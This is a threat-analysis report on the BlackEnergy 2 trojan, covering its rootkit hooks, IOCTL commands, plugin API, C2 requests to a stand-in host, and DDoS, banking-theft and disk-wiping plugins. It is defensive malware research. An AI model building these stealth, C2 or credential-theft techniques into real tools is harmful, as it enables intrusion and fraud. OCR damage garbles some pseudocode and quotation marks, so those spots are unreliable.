BlackEnergy Version 2 Threat Analysis

secureworks.com/research/blackenergy2

Joe Stewart

Wednesday, March 3, 2010 *By: Joe Stewart*


Introduction

BlackEnergy, a popular DDoS Trojan, gained notoriety in 2008 when it was reported to have been used in the cyber attacks launched against the country of Georgia in the Russia/Georgia conflict. BlackEnergy was authored by a Russian hacker. A comprehensive analysis of the version of BlackEnergy circulating at the time was done in 2007 by Arbor Networks. Although many versions of the trojan builder kit are in circulation on underground forums, the last release of the original BlackEnergy trojan available at the time of this writing seems to be version 1.9.2.

It appears however that BlackEnergy 2 has been in quiet development for over a year, and is a top-to-bottom rewrite of the codebase. Although there have been no public releases of the trojan builder kit for BlackEnergy 2 at this time (and thus we do not have any documentation actually containing the name "BlackEnergy 2", it is certain that this new trojan is the successor to BlackEnergy version 1, even if the author chooses to rename it. Various fingerprints of the original BlackEnergy codebase can be found throughout the new trojan, along with fingerprints of other source codes which were released by the author at different times. This analysis will refer to BlackEnergy version 2 as ?BE2? at times throughout for the sake of brevity.

Unlike the old BlackEnergy versions, BlackEnergy 2 uses modern rootkit/process-injection techniques, strong encryption and a modular architecture. The original BlackEnergy kit did have a rudimentary trojan component used to hide the trojan executable and process, but BlackEnergy 2 is much more sophisticated. The basis for the new rootkit seems to be found in an older rootkit project released by the author called "BlackReleaver". Analysis of the code has shown that the older rootkit source code has been combined with new functions for unpacking and injecting modules into user processes and is now the core of the new rootkit-based BlackEnergy 2.

There is no distinct antivirus trojan family name that corresponds to the BE2 dropper or rootkit driver. Antivirus engines that detect it either label it with a generic name, or as another trojan - most often it is mis-identified as "Rustock.E", another rootkit trojan from a different malware family. The BlackEnergy rootkit does share some techniques in common with the Rustock rootkit, so this detection is not surprising. Even at a high level, there are some common tactics, such as the use of a "matryoshka doll" architecture (see ThreatExpert's blog entry "Rustock.C - Unpacking a Nested Doll").



Structure and Flow of BlackEnergy 2.x Unpacking/Injection

Dropper

The initial BlackEnergy 2 trojan infection is a "dropper", which decrypts and uncompresses the rootkit driver binary and installs it as a service with a randomly generated name. Using droppers that unpack and install another piece of malware is a routine technique, even though the packing method used tends to vary quite a bit. The basic scheme used in the BE2 dropper is also used throughout the different BlackEnergy modules ? packed content is compressed using the LZ77 algorithm and encrypted using a modified version of the venerable RC4 cipher. For decrypting embedded content a hard-coded 128-bit key is used. For decrypting network traffic, the cipher uses the bot's unique identification string as the key. A second variant of the encryption/compression scheme adds an initialization vector to the modified RC4 cipher for an extra protection in the dropper and rootkit unpacking stub, but is not used in the inner rootkit nor in the userspace modules.

The primary modification in the RC4 implementation in BlackEnergy 2 lies in the key-scheduling algorithm. According to Wikipedia, the (alleged) KSA of RC4 can be described by the following code:

```
for i from 0 to 255 S[i] := iendforj := 0for

i from 0 to 255 j := (j + S[i] + key[i mod

keylength]) mod 256 swap(&S[i],&S[j])endfor
```

The KSA implementation in BE2 takes a shortcut that makes for a simpler (and probably less secure) implementation, and is equivalent to the following code:

```
for i from 0 to 255 S[i] := iendforfor i

from 0 to 255 S[i] = S[i] xor key[i mod

keylength]endfor
```

It is unclear if the author of the intentionally introduced these differences in order to break compatibility with other RC4 implementations, or if they are simply mistakes.

The dropper also contains an exploit for the vulnerability described in Microsoft Bulletin MS08-025, allowing the trojan installer to escalate its privileges on the system in cases where the infected user may be running under a limited user account without permission to install new system services. Assuming they have not installed Microsoft's patch for MS08-025, the trojan could then complete the task of installing the rootkit driver. The exploit code in the binary can be traced to source code of a proof-of-concept MS08-025 exploit authored and released in May 2008.

MS08-25 PoC Exploit by the Black Energy Author

Rootkit

The rootkit driver installed by the dropper file contains an unpacking stub that decrypts and decompresses the real rootkit driver embedded within the binary. Once the main driver is unpacked and address offset fixups remapped, the stub transfers control to the entry point of the rootkit.

The rootkit performs three primary functions:

- Hiding objects on disk, in the registry and in memory through API hooking
- Providing a method for modules to bypass the rootkit's hooks for certain functions
- Injection of the main BE2 DLL into svchost.exe in userspace

These tasks are carried out by hooking a number of Windows kernel functions, adding additional code that all programs/kernel drivers which use the API will then run prior to or after the real API code is called. This is accomplished by searching for the following

functions in the kernel's system service descriptor table (SSDT) and replacing them with calls to handler functions in the rootkit's code section.

- NTEnumerateValueKey
- NTSetValueKey
- NTOpenKey
- NTSetContextThread
- NTDeleteValueKey
- NTEnumerateKey
- NtOpenProcess
- NTQuerySystemInformation
- NTProtectVirtualMemory
- NTTerminateThread
- NTWriteVirtualMemory
- NTSuspendThread
- NtOpenThread

When the hook handler for each API executes, it checks the arguments provided by the calling function against an in-memory list of rules defining strings or values for which access should be denied to all processes except the control process (the instance of svchost.exe into which the main DLL was loaded). In this way the rootkit can hide the presence of (or at least block access to) processes, files, registry keys and values, memory objects/ranges and threads from processes that would attempt to inspect them in order to detect the presence of the rootkit.

Some of the rules are made persistent by storing them under the same system service registry key as the rootkit driver, using the value name "RulesData". Rules are categorized by a rule type, which may be one of the following:

Code	*Persistent*	*Protected Object Type*
01	No	Process
02	Yes	File
03	Yes	Registry Key
04	Yes	Registry Value
07	No	Virtual Memory Range
08	No	Thread

BlackEnergy v2.x Rule Types

The rootkit driver uses an IOCTL interface to facilitate communication between itself and the main DLL module loaded into the svchost.exe process. The following table shows all the possible command codes that can be passed in the IOCTL buffer in order to indicate which function the rootkit should perform on behalf of the main DLL.

Code	*Function*
01	Add a new protected process to the ruleset
02	Add a new protected file to the ruleset
03	Add a new protected registry key to the ruleset
04	Add a new protected registry value to the ruleset
05	Hide a process by unlinking it from the kernel's process list
06	Load a new driver into kernel memory
07	Add a new protected memory range to the ruleset
08	Add a new protected object to the ruleset
09	Uninstall rootkit
10	Add a new library to the injection list
11	Remove a library from the injection list
12	Add a new process to the injection target list
13	Remove a process from the injection target list
14	Register control process PID
15	Call to original (non-hooked) NtOpenKey kernel API
16	Call to original (non-hooked) NtOpenFile kernel API
17	Call to original (non-hooked) NtShutdownSystem kernel API

BlackEnergy v2.x IOCTL Command Prefixes

Finally, the rootkit driver is designed to unpack a DLL embedded inside itself and inject it into userspace, starting an instance of svchost.exe to receive the injected module.

Main DLL

BE2 utilizes a plugin-based architecture, allowing anyone with knowledge of the API to add new functionality to the trojan. The main DLL exposes this API and is responsible for loading the plugins. Without plugins, the built-in functionality of BE2 is very limited. The main module recognizes only the following commands from the controller:

- **rexec** - download and execute a remote file
- **lexec** - execute a local command using cmd.exe
- **die** - uninstall BE2
- **upd** - download and install a remote update to BE2
- **setfreq** ? change the phone-home interval for the trojan

The plugin API of BlackEnergy 2 is provided by the main DLL using the following exported functions:

Export	*Purpose*
ConfAllocGetTextByNameA ConfAllocGetTextByNameW ConfGetListNodeByName ConfGetNodeByName ConfGetNodeTextA ConfGetNodeTextW ConfGetPlgNode ConfGetRootNode	Functions to retrieve or set variables in the XML configuration
DownloadFile	Download a remote file
GetBotIdent	Get the ID string of the bot
PlgSendEvent	Send a Windows API event
PlgGetValue PlgSetValue PlgUnsetValue	Read, write or delete registry key values
RkInjectLibraryAddProcess	Add a new process to the list of userspace injection targets
RkInjectLibrarySet RkInjectLibraryUnset	Add or remove library to be injected into userspace process
RkLoadKernelImage	Load a new kernel driver
RkProtectObject	Protect a memory object
SrvAddRequestBinaryData	Append binary data to the controller HTTP POST
SrvAddRequestStringData	Append a new text variable to the controller HTTP POST

SrvSendRequestNow	Send the prepared HTTP POST to the controller

BlackEnergy v2.x Plugin API

Local Configuration File

Embedded within the main DLL is an encrypted and compressed XML file containing the initial configuration options for the trojan. A typical configuration might look like the following:

```
<?xml version="1.0" encoding="windows-1251"?> <bkernel> <servers> <server>
<type>http</type>

<addr>http://example.com/getcfg.php</addr> </server> </servers> <cmds> </cmds>

<sleepfreq>30</sleepfreq> <build_id>1</build_id> </bkernel>
```

BlackEnergy v2.x Embedded Configuration File

This file contains instructions on the trojan controller URL(s), any commands to be executed initially, the phone-home interval, a unique build id for the trojan, all of which are customized in the interface of the trojan builder kit.

Network Communication

The network communication format closely resembles the BlackEnergy v1.x requests, with some minor changes and three additional POST variables:

```
POST /stat.php HTTP/1.1 Content-Type: application/x-www-

form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE

6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)Host:

example.com Content-Length: 33 Cache-Control: no-cache

id=xCOMP_3FA21CD8&build_id=1
```

BlackEnergy v1.x HTTP Request

```
POST /getcfg.php HTTP/1.0 Content-Type: application/x-www-

form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE

6.0; Windows NT 5.1; en) Host: example.com Content-

Length: 43 Pragma: no-cache

id=xCOMP_3FA21CD8&ln=en&cn=US&nt=2600&bid=1
```

BlackEnergy v2.x HTTP Request

More recent variants of BE2 have an additional encryption option in order to defeat detection of the network traffic by known patterns/variables in the normal requests. A configuration option "http_key" may be specified in the XML configuration file. If present, the full HTTP POST variable string will be encrypted using the provided key with the modified RC4 algorithm, then hex-encoded and appended as a value to a new, randomly-generated variable name. Such a post might resemble the following:

```
POST /getcfg.php HTTP/1.0Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0;

Windows NT 5.1; en)Host: example.comContent-Length: 126Pragma: no-cache


sksgh=E22EA13DA2170ACCC10CBA67C12ED8CB83774E032FC65BAEC5FA5CD826694619


FABBF69297335C5A91BD02B2C7BB1E5AA0649991F2D6613888AD6749
```

BlackEnergy v2.x HTTP Request with Encrypted Variables

Remote Configuration File

The controller's response to the initial HTTP POST from the trojan is an encrypted XML configuration file, which contains additional instructions for the trojan that are set/modified using the HTML/PHP-based controller interface. When decrypted, the file resembles the same format as the embedded XML configuration, with additional fields. The main purpose of the network-supplied configuration is to specify which plugins to load, by adding a "plugins" node to the XML:

```
? <plugins> <plugin>

<name>ddos</name>

<version>1</version> </plugin>

<plugin> <name>http</name>

<version>1</version> </plugin>

<plugin> <name>syn</name>

<version>1</version> </plugin>

</plugins> ?
```

BlackEnergy v2.x Remote Configuration File Snippet

The configuration snippet above tells the trojan to load three plugins from the controller. To do so, the main DLL forms another HTTP POST request to the controller, this time prepending the variable "getp", to specify which plugin to download.

```
POST /getcfg.php HTTP/1.0 Content-Type:

application/x-www-form-urlencoded User-Agent:

Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;

en) Host: example.com Content-Length: 43 Pragma:

no-cache

getp=ddos&id=xCOMP_3FA21CD8&ln=en&cn=US&nt=2600&bid=1
```

BlackEnergy v2.x Plugin Download Request

The downloaded plugins are decrypted (using the same modified-RC4 algorithm) and loaded into the same process as the main BE2 DLL. In order to save the controller's network bandwidth, copies of the plugins are also cached locally in an encrypted database stored in a (rootkit-protected) file named "str.sys" in the system drivers directory.

The plugins each have their own configuration node called "plg_data" in the downloaded XML file, and commands for the plugins to execute are added to the global ?cmds? node. All plugins export two functions of their own, ?DispatchCommand? and ?DispatchEvent?, which the main DLL will call when there are new commands or events to process.

In the example below, the command ?ddos_start? is given, which will be dispatched by one of the modules. Under plg_data is a configuration node called ?ddos?, which contains other parameters for the attack. The syntax for specifying the parameters is very similar to that of BlackEnergy v1.x:

```
?<cmds><cmd>ddos_start http

example.com</cmd></cmds>

<plg_data><ddos>

<tcp_size>1000</tcp_size>

<tcp_freq>30</tcp_freq>

<tcp_threads>1</tcp_threads>

<udp_size>1000</udp_size>

<udp_freq>300</udp_freq>

<udp_threads>3</udp_threads>

<icmp_size>1000</icmp_size>
```

```
<icmp_freq>50</icmp_freq>

<icmp_threads>5</icmp_threads>

<http_freq>50</http_freq>

<http_threads>5</http_threads>

</ddos><http>

<http_freq>20</http_freq>

<http_threads>2</http_threads>

</http><syn>

<syn_freq>20</syn_freq>

<syn_threads>2</syn_threads>

</syn></plg_data>?
```

BlackEnergy v2.x Plugin Configuration

New BE2 Plugins Developed for Spam and Online Banking Fraud

The plugin architecture allows for virtually any kind of code to be added to BE2 by third parties with a copy of the kit, without needing the actual source code to the trojan. Three different plugins for launching DDoS attacks have been observed and appear to be the default plugins set. Together, these three modules reproduce the same DDoS functionality that existed in BlackEnergy v1.x. A spam plugin has also been seen in the wild, and separately, a pair of plugins designed to facilitate online banking fraud.

Plugin Name	*Module Name*	*Description*
DDoS Plugins		
ddos	ddos.dll	This is a general-purpose plugin to launch random TCP, UDP, ICMP and HTTP attack traffic against a target, using the parameters supplied in the remote XML configuration file.
syn	syn.dll	This plugin loads a kernel driver that can flood a target with TCP SYN packets. Because the attack originates from the kernel, the SYN packets can be sent quickly and without impacting the TCP state table of the system, which can only maintain a limited number of entries.

http	http.dll	This plugin uses OLE automation in Internet Explorer to flood a target with HTTP requests. While slower than the socket-based HTTP attack in the "ddos" plugin above, it has the advantage of making it more difficult for a remote site to distinguish attack traffic from normal browsing.
Spam Plugin		
spm_v1	spm_v1.dll	This plugin is a recompiled version of an older spambot called ?Grum?, which has been altered to work with the BE2 plugin architecture. It uses its own protocol to phone home to a Grum spam controller, and is not configured via the BE2 XML options.
Banking Fraud Plugins		
knab	ibank.dll	See detailed description below.
kill	kill.dll	See detailed description below.

Known BlackEnergy v2.x Plugins

Banking Plugin Details

The banking plugins, like the spam plugin, do not appear to be in wide circulation, and may not be part of the default install. With some trojans, additional plugins with desirable functionality are sometimes offered as an extra option available for a fee. The same may be true with some of the lesser-distributed BlackEnergy 2 plugins.

ibank.dll

This plugin is designed to steal banking credentials from an infected user. There are two components to the plugin, a master module that uses the BE2 plugin API to inject an embedded sub-module into the following browser processes:

- iexplore.exe
- firefox.exe
- flock.exe
- opera.exe
- java.exe

In each process, the sub-module loops while searching for any windows with a ClassName of SunAwtFrame or SunAwtDialog, indicating a Java-based dialog. The sub-module sets up a thread to inject itself into the Java process for each window found in order to log

keystrokes typed or clipboard data pasted into those dialogs.

The sub-module also hooks the NtCreateFile API, and every time a file is opened by the injected process, the first four bytes are read by the sub-module. If they match the string "iBKS", the complete file is stored in the memory of the sub-module.

Additionally, the sub-module hooks several APIs in the process space of the browser, in order to capture and log URLs that have been requested.

Finally, the sub-module hooks the "WSASend" and "send" Windows socket APIs, and every time one of those functions is called, the hook handler checks to see if the buffer is eight bytes in length. If it is, the first three bytes are compared to see if they match the little-endian binary value 0x10000 ("00 00 01"). If the buffer matches, the sub-module takes all the accumulated iBKS files, keystroke logs and URL logs, archives them in PKZIP format, and sends them to the master ibank.dll module via a named pipe.

The master ibank.dll module receives the archived file from the named pipe, and sends it back to the BE2 controller using the "SrvAddRequestBinaryData" and "SrvSendRequestNow" plugin API calls. The binary data is added to the BE2 request using the POST variable name "ib_arch_data".

The entire process above is designed to facilitate theft from a specific public-key-based Internet banking system which is widely used by a large number of Russian and Ukrainian banks. The banking system targeted by ibank.dll uses a signed Java applet to load a user's private key from a removable disk, then a passphrase is entered into the Java dialog in order to unlock the key and cryptographically sign a message which authenticates the user to the bank at the start of the banking session.

Theft of the user's credentials is accomplished by stealing the user's private encryption key (which is located in a file which starts with ?iBKS?) as it is read by the applet, and stealing the user's passphrase as it is typed/pasted into the dialog. The stolen data, along with a list of URLs that were accessed at the same time (so that the thief knows which bank the credentials are for) is sent back to the BE2 controller at the moment the login request (an 8-byte packet beginning with "00 00 01") is sent to the banking application server.

Hackers Pair Banking Trojan with a System Destruct Module

Paired with the banking trojan plugin is a module that is designed to destroy the filesystem of the infected computer. If the command "kill" is specified in the configuration node in the downloaded XML configuration file when this DLL is loaded, the trojan will loop through each fixed drive listed in Windows, overwriting the first 4,096 clusters with random data, then attempting to delete the files "ntldr" and "boot.ini" from the root of the filesystem. After rendering each disk unreadable/unbootable by Windows, the module shuts down the system.

This functionality is likely to be used after the banking credentials have been used by the criminal operating the BE2 backend, in order to prevent the rightful owner of the bank account from being able to log in and see that money has been transferred out of the account and notifying the bank.

Variant Releases

The following versions of BE2 have been seen in the wild since 2008. The compile timestamps of the unpacked rootkit driver and the main DLL packed inside each dropper give us a timeline of BE2 releases. The version numbers shown in the table below are merely speculative, no official version numbers could be found in the trojan binaries:

Version Equivalent	*Rootkit Timestamp*	*Embedded Main DLL Timestamp*
2.0	August 12, 2008	August 12, 2008
2.0.1	August 12, 2008	August 13, 2008
2.0.2	August 12, 2008	October 14, 2008
2.0.3	December 21, 2008	December 21, 2008
2.0.4	December 27, 2008	December 21, 2008
2.1.0	March 25, 2009	March 25, 2009
2.1.1	March 25, 2009	April 27, 2009
2.1.2	May 24, 2009	May 27, 2009
2.1.3	July 10, 2009	June 22, 2009

Known BlackEnergy v2.x Releases

Conclusion

BlackEnergy 2 is a significant leap forward in capability from its predecessor. With the existing plugins it already captures the three main cornerstones of modern cybercrime. If it is ever released to the wider underground, it will likely become as or more popular than the original version. With previous modular trojan applications we have seen entire communities spring up around adding new functionality to the platform, extending its criminal capabilities in ways never imagined by the author. It remains to be seen whether BE2 will continue to be held privately, or will be found in wide circulation soon. Either way, there is much more room for innovation in both stealth and functionality in future BlackEnergy 2 releases.